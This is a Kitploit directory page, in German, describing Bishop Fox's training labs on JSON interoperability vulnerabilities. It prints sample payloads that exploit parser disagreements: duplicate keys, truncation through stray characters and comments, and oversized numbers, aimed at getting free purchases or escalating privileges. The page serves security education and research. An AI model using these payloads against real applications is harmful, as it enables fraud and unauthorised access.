Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
json-interop-vuln-labs — Begleitende Labs zu „An Exploration of JSON Interoperability Vulnerabilities“ | Kitploit
Tools/GitHubGitHub/bishopfox/json-interop-vuln-labs
SchwachstellenanalyseWebanwendungs-ExploitationWebsicherheitLernen & BildungLabs & Praxis
GitHubbishopfox/json-interop-vuln-labs

json-interop-vuln-labs

Begleitende Labs zu „An Exploration of JSON Interoperability Vulnerabilities“

Repository anzeigen
Webseite
2101938vor 5 JahrenVon Kitploit geprüft
Teilen

Labs zu JSON-Interoperabilitätsschwachstellen

Beschreibung

Dies sind die Begleit-Labs zu meinem Forschungsartikel „An Exploration of JSON Interoperability Vulnerabilities“.

Lab 1: Kostenlose Käufe in einer E-Commerce-Anwendung

  • Key-Collision-Angriffe: Inkonsistente Priorität bei doppelten Schlüsseln
  • Inkonsistente Darstellungen großer Zahlen

Lab 2: Privilegieneskalation in einer Multi-Tenant-Anwendung

  • Key-Collision-Angriffe: Zeichenabschneidung

Diese Labs sind standardmäßig an die Host-Ports 5000-5004 gebunden.

Angriffstechniken

1. Schlüssel-Kollisionen


Inkonsistente Priorität bei doppelten Schlüsseln

{"qty": 1, "qty": -1}

Zeichenabschneidung

Abschneidung bei Parsern mit Priorität des letzten Schlüssels (Reihenfolge für Priorität des ersten Schlüssels umkehren)

{"qty": 1, "qty\<raw \x0d byte here>": -1}
{"qty": 1, "qty\ud800": -1} # Any unpaired surrogate U+D800-U+DFFF
{"qty": 1, "qty"": -1}
{"qty": 1, "qt\y": -1}

Kommentar-Abschneidung

Diese Dokumente nutzen die inkonsistente Unterstützung von Kommentaren und die Unterstützung von Zeichenketten ohne Anführungszeichen aus:

{"qty": 1, "extra": 1/*, "qty": -1, "extra2": 2*/}
{"qty": 1, "extra": a/*, "qty": -1, "extra2": b*/}
{"qty": 1, "extra": "a/*", "qty": -1, "extra2": "b"*/}
{"qty": 1, "extra": "a"//, "qty": -1}

2. Zahlendekodierung

Inkonsistente Dekodierung großer Zahlen

Diese großen numerischen Werte können in Strings umgewandelt werden (z. B. „+Infinity“), was zu Type-Juggling-Schwachstellen führen kann. Oder sie können in MAX_INT/MIN_INT, gerundete Werte oder 0 umgewandelt werden, was eine Umgehung der Geschäftslogik ermöglichen kann.

{"qty": 999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999}
{"qty": -999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999}
{"qty": 1.0e4096}
{"qty": -1.0e4096}

Autor

Twitter: @theBumbleSec

GitHub: the-bumble

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    509
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    469
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    343
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    310
  • 5

    opencti

    opencti-platform/opencti

    Offene Plattform für Cyber-Bedrohungsinformationen

    306
  • 6

    estorides

    grisuno/estorides

    Aggregiert 99+ kostenlose OSINT-Quellen parallel, löst Entitäten in einen Knowledge Graph auf und exportiert STIX 2.1, MISP oder GraphML mit LLM-gestützter Analyse.

    301

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →